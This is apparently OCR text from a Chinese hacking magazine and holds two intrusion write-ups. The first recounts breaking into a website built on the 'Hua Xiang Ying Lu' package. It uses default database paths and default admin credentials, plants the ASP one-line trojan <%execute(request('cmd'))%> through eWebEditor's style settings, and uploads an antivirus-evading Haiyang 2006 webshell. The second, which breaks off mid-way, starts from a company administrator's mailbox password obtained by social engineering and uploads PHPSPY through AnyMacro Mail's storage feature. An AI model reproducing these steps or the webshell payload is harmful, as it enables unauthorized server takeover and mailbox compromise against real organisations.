期末考试终于结束了，望着监考老师离去的身影，我仿佛从倍受煎熬的地狱又回到了自由的天堂，总算又可以泡网了，回到宿舍，立刻把Q挂上，这时QQ就嘀嘀嘀地响个不停了，谁呀，才两三天没上网而已，就这么急着找我？打开信息一看，是小黑x，说是有个站点拿不下来，让我去练练手，那就好吧，反正现在闲着也是闲着。

一、观察

我直接省去了注入、旁注之类的测试了，小黑x也是一个黑客爱好者，相信这些他早已检测过了，正是因为还找不到突破点所以才来找我的，看来只有找其他的方法了。打开网站后，第一眼看过去，就可以判断出，这绝不是个人写出来的程序，看看网站的底部的版本号，很明显是下载了别人的一整套程序，如图1。




图 1

那么，要如何去查找这套源程序下载呢？很容易，关键字还是这个“版本：Ver6.0 ”，到百度搜索一下，发现有许多站都采用了这套程序，在友情链接那里翻翻，终于给我找到了这套程序的下载地址，这才知道这套程序原来叫作“花香盈路”。

二、分析

既然已经找到了，当然是把这套“花香盈路”下载回来，自己搭建个测试环境，然后进行漏洞测试，还是跟前面的结果一样，没有明显的漏洞，于是把一个个关键的文件都打开来仔细检查，正好这段时间在学asp，看看能否找到一些漏洞……但事与愿违，也许是因为自己水平不够吧，找了整整一晚上，也没有什么新发现。

三、追究

1.第1个关键点

第二天，为了找到更多的线索，于是再到花香盈路的网站去看看，进入它的程序介绍，哇，功能挺强大的嘛，如图2。




图 2

有投票、公告、新闻、音乐、影视、文章、特效、下载、图片、连接、酷站、留言等十三大功能呢，会不会有其他人为的漏洞呢，例如默认的数据库没有更改地址、默认的管理员和管理员密码没有更改？试试吧，对着下载的程序，把一些默认的数据库地址提交上去，果然数据库地址没有更改，下载了主站的数据库，可是这密码已经加密了，跑了半天也没有结果，无意中又发现了一个比较有利用价值的eWebEditor在线文本编辑器，我记得以前这东西是有漏洞的，于是在网上查了查，的确是存在图片上传漏洞，那么不用多想了，拿个上传工具提交一下，不就得了。可是当我打开那个在线文本编辑器的时候，就看到这个在线编辑器的版本是最新的，可是那漏洞是5月公布的，看来希望不大，果然，测试以失败告终。到底该如何着手呢？……

2.第2个关键点

想着想着，又看到了网站程序的介绍，如图3。

> ● **全站安装说明**
>
> 一、下载官方发布的 **花香盈路v6.0**全站安装源码，上传至空间即可使用访问。
>
> 下载地址：http://www.hx66.net/home/
>
> 用户名：admin
>
> 密码：admin

图 3

前面我测试过主站的默认管理员密码已经给改了，那么这个在线编辑系统是不是也更改了呢？随手一试，这次总算有点回报了，管理员密码没有更改，看来这个小地方管理员还是疏忽了，或者是他根本就还没有用到这个在线编辑系统，只是跟着主站一起上传而已。

原以为进入后，可以上传东西，谁知道这后台简单得可怜，只有普通的几个设置选项而已，粗略看看，依旧找不到上传的突破口，如图4。




图 4

3.第3个关键点

我又仔细看了看网站程序的介绍，这次猛然发现了一个大的突破点，如图5。这就是“eWebEditor在线文本编辑器”的介绍了，看来他的数据库是asp格式的哦，可以尝试在其中写入一句话木马了。来看看他改了数据库地址没有，在浏览器中提交它

的默认数据库地址，如图 6，显示的都是乱码，不用多说了，这就是数据库。



2. 数据程序的主机要注意安全，一些重要的目录和程序设置好权限，防止非正常的访问。
3. 上传程序前修改数据库名称，建议改为asp后缀，并将改db.asp文件（文件中有修改说明），防止非法下载，也可对数据库加密后修改db.asp文件。

图 5




图 6

四、取得shell

在前面我们打开他数据库的时候，看到关键的一些东西——“|jpg|jpeg|bmp”，也就是图片类型。我们再次登录这个在线编辑器的后台，点击“样式管理”，经过测试，发现不可以直接修改样式，所以我们要尝试写入木马的话，就必须要新增样式了，点击右上角“新增”按钮，如图7。然后看到图片类型那里，是不是跟我们在数据库里看到的一样呢？




图 7

我们可以确认，在这里添加东西的话，就会直接写入数据库，如果追加上一句话木马呢？也就会很自然地把木马写入数据库了，这样就可以直接控制我们的webshell了。

一句话木马的代码如下：<%execute(request("cmd"))%>，其中cmd 是密码，可以自己设置，然后提交，显示保存成功了。




图 8

打开我们的lanker控制端，把网站asp格式的数据库地址填写上，然后提交环境变量试试看，如图8。前面是一堆乱码，到最底下，却是显示出了服务器的相关信息，说明我们的马儿被成功写入了，不过这样看着怪不爽的，那么多乱码，我们就来写入一个海阳顶端2006吧，随便进入一个目录下，新建立一个asp文件，把海阳的代码复制进去，然后提交，显示成功，来看看吧，如图9。



图 9

成功了哦，我提交的是免杀的海阳2006，因为第一次提交的是普通的没有经过加密的，后来给杀了，所以，谨记我的格言——要想效果好，免杀别忘了（关于木马免杀的各种方法，详见X档案06年第1期的小手册）！

五、总结

就整个入侵过程而言，都不存在什么新技术，本文只是给大家提供了一个如何入侵一个表面上没有漏洞的站点的思路，希望能给一些新手朋友在学习入侵技术的道路上带来一些启发。

（文章中涉及到海阳顶端2006 已经收录于光盘中）

ATTENTION TO DETAIL

我发现了AnyMacro Mail System的漏洞

BIN[20nt]

最近不知自己怎么了，开始和Mail 系统过不去。上期我写了一篇关于Mail 系统的文章，事后总觉得不爽。今天再送给大家一篇，就算是新年的贺礼吧！

当你使用“AnyMacro Mail”做为关键词，去“百度”或者“Google”搜索一下，就会发现这款国产Mail 系统在国内企业邮箱的市场占有率是相当高的。这款Mail 系统是由北京安宁公司出品，主要为一些“电信”、“网通”、“铁通”级别的网络公司提供VIP 邮箱服务。源码是不公开的，而且做了加密处理，只能做“暗箱”测试了。没想到却发现了很严重的问题。

一、暴出绝对路径读取任意文件

一次偶然的机会，通过“社会工程学”得到了XX网通公司一个管理员的邮箱密码，很轻松的就进到了邮件管理界面（图1）。




图 1

看到了如此多的垃圾邮件，让我感到很是郁闷啊！没有一

个新邮件是有利用价值的。真难为这位管理员了。不过看到“网络存储”几个字倒是让我想起了什么，前段时间不是有一款网络硬盘系统也出现了很严重的漏洞吗？那么，这个会不会也出现类似的问题呢？点击“网络存储”的链接，然后选中本地的一个文件bin.php，我选择的是PHPSPY。点击“上传文件”，等一下就会提示文件上传成功了，如图2。

